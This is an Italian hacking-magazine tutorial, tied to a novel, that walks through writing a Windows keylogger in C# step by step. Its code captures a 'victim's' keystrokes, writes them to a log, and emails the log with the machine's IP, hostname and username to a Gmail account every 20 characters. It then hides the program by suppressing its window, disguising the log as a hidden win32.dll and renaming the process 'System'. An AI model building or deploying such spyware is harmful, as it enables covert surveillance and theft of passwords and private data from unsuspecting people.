Crea la tua cimice da agente segreto

A cura di
Vincenzo Digilio
ICT Security Manager & Co-founder di Cyber Division

Daniele Raineri
https://www.facebook.com/pages/category/Author/Daniele-Raineri-Art-1075421693592 64/

Eccoci alla seconda puntata della serie di articoli che traggono spunto dal libro/manifesto The Fallen Dreams scritto dall'hacker Demian Kurt (https://amzn.to/2ZDYp9N). La prima puntata è stata pubblicata su HJ 245.

Dura Veritas sed Veritas

I keylogger vengono spesso utilizzati per impossessarsi di un frammento dell'identità virtuale di qualcuno. Nel libro, il protagonista li adopera per fare sniffing e ottenere le credenziali di login dell'amministratore di sistema. Cos'è un keylogger, ti stai chiedendo? È un software o un device hardware che permette di intercettare e immagazzinare tutto ciò che viene digitato sulla tastiera. Per quelli software, esistono numerose versioni a pagamento di questi programmi, che supportano diverse funzioni per passare inosservati. Facendo pratica con C#, un linguaggio di programmazione object-oriented, ne creeremo uno assieme. Una nota: avremmo potuto usare anche altri linguaggi, come Python. Ciò che importa veramente è comprendere il funzionamento del programma, voi potete usare la soluzione che preferite. Suddivideremo lo sviluppo del keylogger in sei macro fasi:

1 il fulcro del nostro keylogger;
2 cattura dei tasti premuti dalla nostra vittima;
3 scrittura del tasto premuto su un file di log;
4 invio periodico del contenuto del file di log a un indirizzo mail esterno;
5 implementazione di alcune istruzioni e stratagemmi per nascondere il keylogger;
6 compilazione del programma.

L'AMBIENTE DI SVILUPPO

Per prima cosa, è necessario scaricare il nostro ambiente di sviluppo: **Visual Studio** (VS), disponibile gratuitamente al seguente indirizzo: *https://visualstudio.microsoft.com/it/downloads/*. La **Community Edition** è quella che fa al caso nostro, quindi clicchiamo su **Download** ed eseguiamo l'installazione. Una volta terminato il download di tutte le componenti, lanciamo VS e selezioniamo **Create a new project**. Utilizzando



figura #1

Cooperiamo, ma non standardizziamoci

Ricordo che durante la lettura del secondo capitolo fui particolarmente colpito dalla metafora con cui l'autore descrive la nostra società. In particolare, quando si riferisce al tema della salvaguardia dell'identità scrive: "...in alcune tribù la rinuncia all'identità è una difesa contro l'annientamento". Per un hacker nascondersi e cambiare identità diviene una necessità al fine di non essere identificato; ma d'altro canto perdere la propria identità come individui vuol dire anche smarrire sé stessi o, in certi casi, "barattare elementi di sé" pur di far parte di qualcosa. Pensate a quante volte rinunciamo a noi stessi per compiacere qualcuno, oppure fingiamo di avere gli stessi gusti e idee per omologarci alla massa, per far parte di un gruppo, sia esso virtuale o reale, non importa. Pensate quanto spesso, nella storia dell'evoluzione umana, sia stato pericoloso esprimere la propria autonomia di pensiero, essere contrari alle idee comuni, quante volte la società ci ha imposto di adeguarci al suo pensiero. Ecco che diventa vitale, non solo per noi ma per tutti, preservare ciò che ci diversifica l'uno dall'altro e difenderlo. L'unione e la cooperazione di queste diversità sono la nostra vera forza.

GLOSSARIO DI BASE

NET FRAMEWORK
È l'ambiente di esecuzione runtime della piattaforma tecnologica .NET in cui vengono gestite le applicazioni destinate allo stesso .NET Framework. Fornisce la gestione della memoria e altri servizi di sistema, librerie di classi e altro ancora. Grazie a questo framework i programmatori hanno a disposizione del codice da usare in qualunque area dello sviluppo di applicazioni.

MAIN
Rappresenta il corpo principale di ogni programma.

la search bar in alto, digitiamo "Console" e selezioniamo la voce **Console App(.NET Core)** **[figura #1]**. Nel setup standard la Console App (.NET Core) dovrebbe già essere inclusa. Qualora non lo fosse sarà sufficiente cliccare (sempre nella schermata di creazione di un nuovo progetto) sulla voce **Install more tools and feature** e selezionare i componenti aggiuntivi: .NET per C#, Visual Basic, . NET Core, etc... da installare. Nella schermata successiva, diamo un nome al progetto e scegliamo la directory in cui salvarlo, poi clicchiamo su **Create**.

FASE I - IL FULCRO DEL KEYLOGGER

La funzione che rappresenta il fulcro del nostro keylogger è **GetAsyncKeyState**. Essa permette di determinare se un tasto è "attivo" o "inattivo" nel momento della sua chiamata. Come riportato dalla documentazione ufficiale di Microsoft, *https://bit.ly/hj246_docu*, la funzione deriva da una libreria presente in una DLL, chiamata: **User32.dll**. Nota: questa DLL è specifica per Windows, quindi il keylogger ha come bersaglio macchine con sistema operativo Windows.
Il nostro primo passo sarà quello di importare la libreria e quindi la DLL che la contiene **[figura #2]**. Per poter utilizzare la DLL avremo bisogno di avere accesso a funzioni nidificate all'interno di alcune "classi", quindi all'inizio del programma dovremo aggiungere:

```
using System.Runtime.InteropServices;
```

Quelle che serviranno a noi sono visibili in **[figura #3]**. Adesso, possiamo definire la nostra funzione GetAsyncKeyState, utilizzando **[figura #4]**

```
public static extern int
GetAsyncKeyState(Int32 i);
```

FASE II – CATTURA DELL'INPUT DA TASTIERA

Ecco il codice che si occupa di intercettare i tasti premuti sulla tastiera:

```
while (true)
{
   //Rallentiamo il flusso d'esecuzione per
diversi millisecondi
  Thread.Sleep(20);
   //Controlliamo lo stato di tutti i tasti
   for (int i = 32; i < 127; i++)
      {
       //Quando un tasto viene premuto lo
stampiamo a video
       int keyState = GetAsyncKeyState(i);
       Console.Write(keyState + ", ");
       }
 }
```

Studiamolo riga per riga. Si inizia con

```
While (true)
```

La prima cosa necessaria è creare un ciclo (loop in inglese) infinito in modo che il programma sia sempre in stato di esecuzione e ascolto (running).

```
namespace KeyLogger
{
    0 references
    class Program
    {
        [DllImport("User32.dll")]
```

figura #2

```
using System;
using System.Runtime.InteropServices;
using System.Threading;
using System.IO;
using System.Net;
using System.Net.Mail;
```

figura #3


```
namespace KeyLogger
{
    0 references
    class Program
    {
        [DllImport("User32.dll")]
        1 reference
        public static extern int GetAsyncKeyState(Int32 i);
```

figura #4

```
Thread.Sleep(20);
```

Con questa istruzione rallentiamo il flusso mettendo in pausa per diversi millisecondi.

```
for (int i = 32; i < 127; i++)
```

Il ciclo for ha lo scopo di controllare quando un tasto viene premuto. Notiamo che la variabile i è inizializzata a 32. Questo perché, come potete vedere dalla tabella di **[figura #5]**, da 32 (che rappresenta lo "spazio") a 127 sono contenuti caratteri speciali, numeri e lettere (maiuscolo e minuscole). In questo modo vengono esclusi tutti gli altri caratteri da 0 a 32, che per ora non ci interessano.

```
int keyState = GetAsyncKeyState(i);
Console.Write(keyState + ", ");
```

Con queste due istruzioni stampiamo a video il contenuto della variabile intera **keyState** e vediamo che cosa otteniamo. Premendo il tasto con la freccia verde (che ricorda il "play", **[figura #6]**) nella barra in alto, possiamo avviare il programma. Ciò che otterremo a video è una serie di zeri. Questo significa che quando nessun tasto viene premuto il valore di keyState è 0. Cambiamo il codice per stampare tutto quello che è diverso da 0 e vediamo cosa accade.

```
int keyState = GetAsyncKeyState(i);
if (keyState != 0) //Se il valore di
keyState è diverso da 0
        {
        Console.Write(keyState + ",
"); //allora mostrami il suo valore
        }
```

La pressione di qualsiasi tasto ci restituisce il valore 32768. Sfruttiamo questo valore:

```
int keyState = GetAsyncKeyState(i);
 if (keyState == 32768)
   {
  Console.Write(i + ", ");
  }
```

Quindi se quando otteniamo il valore 32768 stampiamo il contenuto della variabile **i**, ciò che dovremmo ottenere è il codice ASCII della lettera corrispondente **[figura #7]**.
A questo punto, non ci resta che convertire il valore esadecimale usando la funzione **char**:

Dec	Hx	Oct	Char		Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr
0	0	000	NUL	(null)	32	20	040		Space	64	40	100	@	@	96	60	140	`	`
1	1	001	SOH	(start of heading)	33	21	041	!	!	65	41	101	A	A	97	61	141	a	a
2	2	002	STX	(start of text)	34	22	042	"	"	66	42	102	B	B	98	62	142	b	b
3	3	003	ETX	(end of text)	35	23	043	#	#	67	43	103	C	C	99	63	143	c	c
4	4	004	EOT	(end of transmission)	36	24	044	$	$	68	44	104	D	D	100	64	144	d	d
5	5	005	ENQ	(enquiry)	37	25	045	%	%	69	45	105	E	E	101	65	145	e	e
6	6	006	ACK	(acknowledge)	38	26	046	&	&	70	46	106	F	F	102	66	146	f	f
7	7	007	BEL	(bell)	39	27	047	'	'	71	47	107	G	G	103	67	147	g	g
8	8	010	BS	(backspace)	40	28	050	(	(	72	48	110	H	H	104	68	150	h	h
9	9	011	TAB	(horizontal tab)	41	29	051	)	)	73	49	111	I	I	105	69	151	i	i
10	A	012	LF	(NL line feed, new line)	42	2A	052	*	*	74	4A	112	J	J	106	6A	152	j	j
11	B	013	VT	(vertical tab)	43	2B	053	+	+	75	4B	113	K	K	107	6B	153	k	k
12	C	014	FF	(NP form feed, new page)	44	2C	054	,	,	76	4C	114	L	L	108	6C	154	l	l
13	D	015	CR	(carriage return)	45	2D	055	-	-	77	4D	115	M	M	109	6D	155	m	m
14	E	016	SO	(shift out)	46	2E	056	.	.	78	4E	116	N	N	110	6E	156	n	n
15	F	017	SI	(shift in)	47	2F	057	/	/	79	4F	117	O	O	111	6F	157	o	o
16	10	020	DLE	(data link escape)	48	30	060	0	0	80	50	120	P	P	112	70	160	p	p
17	11	021	DC1	(device control 1)	49	31	061	1	1	81	51	121	Q	Q	113	71	161	q	q
18	12	022	DC2	(device control 2)	50	32	062	2	2	82	52	122	R	R	114	72	162	r	r
19	13	023	DC3	(device control 3)	51	33	063	3	3	83	53	123	S	S	115	73	163	s	s
20	14	024	DC4	(device control 4)	52	34	064	4	4	84	54	124	&#04;	T	116	74	164	t	t
21	15	025	NAK	(negative acknowledge)	53	35	065	5	5	85	55	125	U	U	117	75	165	u	u
22	16	026	SYN	(synchronous idle)	54	36	066	6	6	86	56	126	V	V	118	76	166	v	v
23	17	027	ETB	(end of trans. block)	55	37	067	7	7	87	57	127	W	W	119	77	167	w	w
24	18	030	CAN	(cancel)	56	38	070	8	8	88	58	130	X	X	120	78	170	x	x
25	19	031	EM	(end of medium)	57	39	071	9	9	89	59	131	Y	Y	121	79	171	y	y
26	1A	032	SUB	(substitute)	58	3A	072	:	:	90	5A	132	Z	Z	122	7A	172	z	z
27	1B	033	ESC	(escape)	59	3B	073	;	;	91	5B	133	[	[	123	7B	173	{	{
28	1C	034	FS	(file separator)	60	3C	074	<	<	92	5C	134	\	\	124	7C	174			|
29	1D	035	GS	(group separator)	61	3D	075	=	=	93	5D	135	]	]	125	7D	175	}	}
30	1E	036	RS	(record separator)	62	3E	076	>	>	94	5E	136	^	^	126	7E	176	~	~
31	1F	037	US	(unit separator)	63	3F	077	?	?	95	5F	137	_	_					

figura #5

NON PARTE LA MAIL!!!

Qualora Gmail rifiutasse l'invio di email da programmi di terze parti, sarà necessario attivare l'accesso per "le app meno sicure" alla voce **Controllo sicurezza** > **Accesso di terze parti**.



figura #6

Esistono altri metodi per creare un keylogger. Il nostro è uno dei più semplici e "immediati" per cominciare e imparare

```
int keyState = GetAsyncKeyState(i);
 if (keyState == 32768)
   {
   Console.Write((char)i + ", ");
   }
```

Questa volta ci siamo: il risultato è esattamente il nostro input da tastiera, come da **[figura #8]**.

FASE III – SCRITTURA SUL FILE DI LOG

Andremo a inserire questa parte dopo il main del nostro codice. Il primo passo, in questa fase, sarà quello di creare il file di testo dove andremo a scrivere tutte le battiture da tastiera della vittima.

```
String filepath = Environment.
GetFolderPath(Environment.SpecialFolder.
MyDocuments);
```

Creiamo una variabile chiamata **filepath**. Ad essa assegniamo un folder, comunemente già presente sulla maggior parte delle macchine Windows, per esempio **MyDocuments**.

```
if (!Directory.Exists(filepath))
  {
  Directory.CreateDirectory(filepath);
  }
```

Nell'ipotesi che la directory non esista, la create.

```
string path = (filepath + @"\
thefallendreams.txt");

using (StreamWriter sw = File.
AppendText(path))
 {
 sw.Write((char) i);
 }
```

Creiamo il file di log all'interno della directory e lo chiamiamo **thefallendreams.txt**.

```
   if (!File.Exists(path))
    {
    using (StreamWriter sw = File.
CreateText(path))
    {
    }
 }
```

Anche in questo caso, prevediamo l'ipotesi che il file non esista e se la condizione "if" è verificata, lo creiamo. Il secondo passo di questa terza fase è quello di scrivere sul nostro file di log appena creato (thefallendreams.txt) le battiture della tastiera della vittima. Quindi, torniamo nella parte di codice dove stampavamo a console il risultato dell'input da tastiera **[figura #9]**.

```
using (StreamWriter sw = File.
AppendText(path))
  {
  sw.Write((char) i);
  }
```

Con queste istruzioni apriamo il file di testo e scriviamo al suo interno il carattere che abbiamo

figura #7

```
65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65,
65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65, 65,
```

figura #8

```
A, A, A, A, A, A, A, A, A, A, A, A, A, A, A, A, A, A, A, A, A, A, A, A, A, A, A, A, A, A, A, A, A, A, A, A, A, A, A,
A, A, A, A, A, A, A, A, A, A, A, A, A, A, A, A, A, A, A, A, A, A, A, A, A, A, A, A, A, A, A, A, A, A, A, A, A, A, A,
```

IL CODICE DEL KEYLOGGER

Se non volete digitare riga per riga il codice spiegato in questo articolo, lo potete copiare e incollare dall'URL *https://pastebin.com/x6bNAYbR*

```
while (true) //Creiamo un Loop Infinito
{
    Thread.Sleep(20); //programmiamo uno stop-time
    //Controlliamo lo stato di tutti i tasti
    for (int i = 32; i < 127; i++)
    {
        int keyState = GetAsyncKeyState(i);
        if (keyState == 32768 )
            {
            Console.Write((char) i + ", ");
            // 2 - Scrivi su file quale tasto è stato premuto
```

figura #9

appena sniffato. A questo punto, salviamo e proviamo a rilanciare il programma. Questa volta, non solo nel terminale appariranno gli input da tastiera, ma ogni digitazione sarà inserita nel file di testo con nome thefallendreams.txt.

FASE IV – INVIO DEL LOG VIA EMAIL

Al fine di inviare i log via email, la prima cosa di cui abbiamo bisogno è un indirizzo mail. Per esempio, poniamo che il nostro fake account mail, adibito a ricevere i log, sia hackerjournal@gmail.com con password FollowTheDream.
Torniamo al nostro codice, più precisamente dopo la parentesi graffa che chiude il main (per capire a colpo d'occhio di quale parentesi si tratta, vi basterà selezionare la prima parentesi graffa che apre il main e VB evidenzierà dove quella stessa parentesi viene chiusa, **[figura #10]**).

CREIAMO UNA NUOVA STRUTTURA

Scriviamo una nuova funzione sotto la principale.

```
static void SendNewMessage()
{
……..
}
```

Procediamo digitando al suo interno il codice.

```
String folderName = Environment.
GetFolderPath(Environment.
SpecialFolder.MyDocuments);
```

Come in precedenza, prendiamo la **folderName** MyDocuments.

```
string filePath = folderName +
@"\thefallendreams.txt";
```

Il nostro filePath, sarà quindi composto dal nome dalla cartella (MyDocuments) + il nome del file di log (the fallendreams.txt).

```
String logContents = File.
ReadAllText(filePath);
```

Con questa istruzione leggiamo il testo completo al suo interno.
Il passo successivo sarà creare la mail:

```
DateTime now = DateTime.Now;
string subject = "Email From hacker
journal";
```

Abbiamo recuperato la data e creato l'oggetto della mail. Poi inseriamo

```
var host = Dns.GetHostEntry(Dns.
GetHostName());
```

Potrebbe anche essere utile recuperare l'IP della macchina vittima e il suo hostname, non credete?

```
foreach (var address in host.AddressList)
  {
  emailBody += "Address: " + address;
 }
 emailBody += "\nUser: " + Environment.
UserDomainName + "\\" + Environment.
UserName;
 emailBody += "\nhost :" + host; // Il nome
Host
```

```
static void Main(string[] args)
{
```

figura #10



figura #11

MIGLIORIAMO IL NOSTRO CODICE

Vi riporto alcune possibili modifiche al nostro programma, per chi volesse cimentarsi:

- per migliorare l'I/O stream di scrittura sul file e non aprire il file ogni singola volta in cui viene premuto un tasto, potremmo portare fuori dal ciclo while la sua apertura e scrittura;
- oppure potremmo semplicemente eliminare il file di log e inviare tutto per email, tenendo in memoria le battiture;
- dovremmo prevedere un tempo di "sleep" durante l'invio della email.

```
emailBody += "\
ntime :" + now.
ToString(); //Invia
la Data ed il Time
emailBody +=
logContents;
```

Creiamo il testo della mail, inserendo tutte le informazioni che potrebbero tornarci utili e che abbiamo precedentemente raccolto: l'account name, il nome host, la data, etc... Senza ovviamente dimenticare il nostro keylogger log: **logContents**. Ora, non ci rimane altro da fare che inviare la mail:

```
SmtpClient client =
new
SmtpClient("smtp.
gmail.com", 587);
MailMessage mailMessage = new
MailMessage();

mailMessage.From = new MailAddress
("hackerjournal@gmail.com");
mailMessage.To.Add ("hackerjournal@gmail.
com");
mailMessage.Subject = subject;
client.UseDefaultCredentials = false;
client.EnableSsl = true;
client.Credentials = new System.Net.
NetworkCredential ("hackerjournal@gmail.
com",     "FollowTheDream ");
mailMessage.Body = emailBody;

client.Send(mailMessage);
```

Nel nostro esempio, gmail utilizza come smtp smtp.gmail.com e la porta è la 587. La mail sarà inviata da hackerjournal@gmail.com a hackerjournal@gmail.com. Abbiamo bisogno di utilizzare SSL e quindi mettere il parametro a **true**. Infine necessitiamo delle credenziali di accesso alla casella email. Rimane da effettuare una piccola precisazione: ovviamente, non possiamo inviare una mail per ogni carattere digitato. Ipotizziamo quindi di volerne inviare una ogni 20 caratteri. Torniamo alla parte di codice dove immagazziniamo l'input da tastiera sul file di testo e aggiungiamo l'invio dei caratteri:

```
static long numeroDelleBattiture =0;
```

All'URL https://bit.ly/hj246_key trovate degli esempi di keylogger hardware, ne esistono davvero di ogni tipo

NASCONDERE UN MALWARE

Esistono metodi più ingegnosi e complessi per nascondere un software malevolo, ricorrendo all'utilizzo di strumenti chiamati rootkit. Questo tema va oltre lo scopo di questo articolo, ma potrebbe essere affrontato prossimamente, scrivete a redazione@hackerjournal.it se volete che ne parliamo presto.

Per prima cosa, ci serve una nuova variabile **numeroDelleBattiture**. Una volta creata, dobbiamo inizializzarla a **0**:

```
numeroDelleBattiture++;
//Invia una mail ogni 20 Caratteri che la
vittima scrive
if (numeroDelleBattiture % 20 == 0)
  {
  SendNewMessage();
  }
```

Creiamo un contatore che andiamo a incrementare: se il numero conteggiato è un multiplo di 20, allora inviamo il messaggio via email. In **[figura #11]** vediamo il risultato.

FASE V – HIDE THE KEYLOGGER

Adesso cerchiamo di rendere il nostro keylogger più difficile da rilevare per la vittima. Il primo inconveniente da affrontare è la finestra del terminale di Windows, che appare quando il programma viene lanciato. Per ovviare a questo problema, in Visual Studio portiamoci sul menu a sinistra (**Solution Explorer**) e selezioniamo il nostro progetto **KeyLogger**. Con il tasto destro del mouse scegliamo la voce **Properties**. Nel finestra delle proprietà, sotto la voce **Output Type**, selezioniamo **Windows Application**. Da adesso in poi, quando lanceremo il nostro keylogger nessuna finestra comparirà sullo schermo e il programma sarà invisibile in background. Un secondo inconveniente è legato al nome del file di log. Scegliere nomi sospetti per il file in cui memorizzare le battiture (come "caratteri_catturati.txt" oppure "thefallendreams.txt"), potrebbe allertare la vittima. Una soluzione semplice ma efficace potrebbe essere quella di rinominare il file win32.dll **[figura #12]**. E siamo al terzo problema. Nascondere il file di log potrebbe essere un altro accorgimento molto utile. Per fare ciò è necessario inserire nel momento della sua creazione, il parametro **File.SetAttributes()** **[figura #13]** che equivale a cliccare con il tasto destro su un file, e nella scheda **Generale** delle **Proprietà** scegliere l'opzione **Nascosto** (Hidden). Infine, ci conviene cambiare il nome del progetto da "KeyLogger" a "System". In questo modo non sia facilmente riconoscibile fra i processi.

FASE VI – COMPILAZIONE

Non ci resta che compilare il nostro programma. Per prima cosa salviamo il progetto con **Ctrl**+**s**. Scarichiamo poi il file .exe del programma **NuGet**, reperibile su *https://www.nuget.org/downloads*. Apriamo un terminale utilizzando **Win**+**R** e digitiamo "cmd". Portiamoci nella cartella dove abbiamo installato NuGet e digitiamo:

```
nuget install Microsoft.Net.Compilers
```

Non ci rimane che andare nella cartella di Microsoft.Net_Compilers\tools e dare il seguente comando:

```
csc c:\...\keylogger.cs
```

Dopo qualche secondo, se non sono presenti errori, troveremo il file **keylogger.exe**.

```
String folderName = Environment.GetFolderPath(Environment.SpecialFolder.MyDocuments);
string filePath = folderName + @"\win32.dll";
```

figura #12

```
//Nascondere il file di memorizzazione dei log da tastiera in "Hidden"
File.SetAttributes(path, File.GetAttributes(path) | FileAttributes.Hidden);
```

figura #13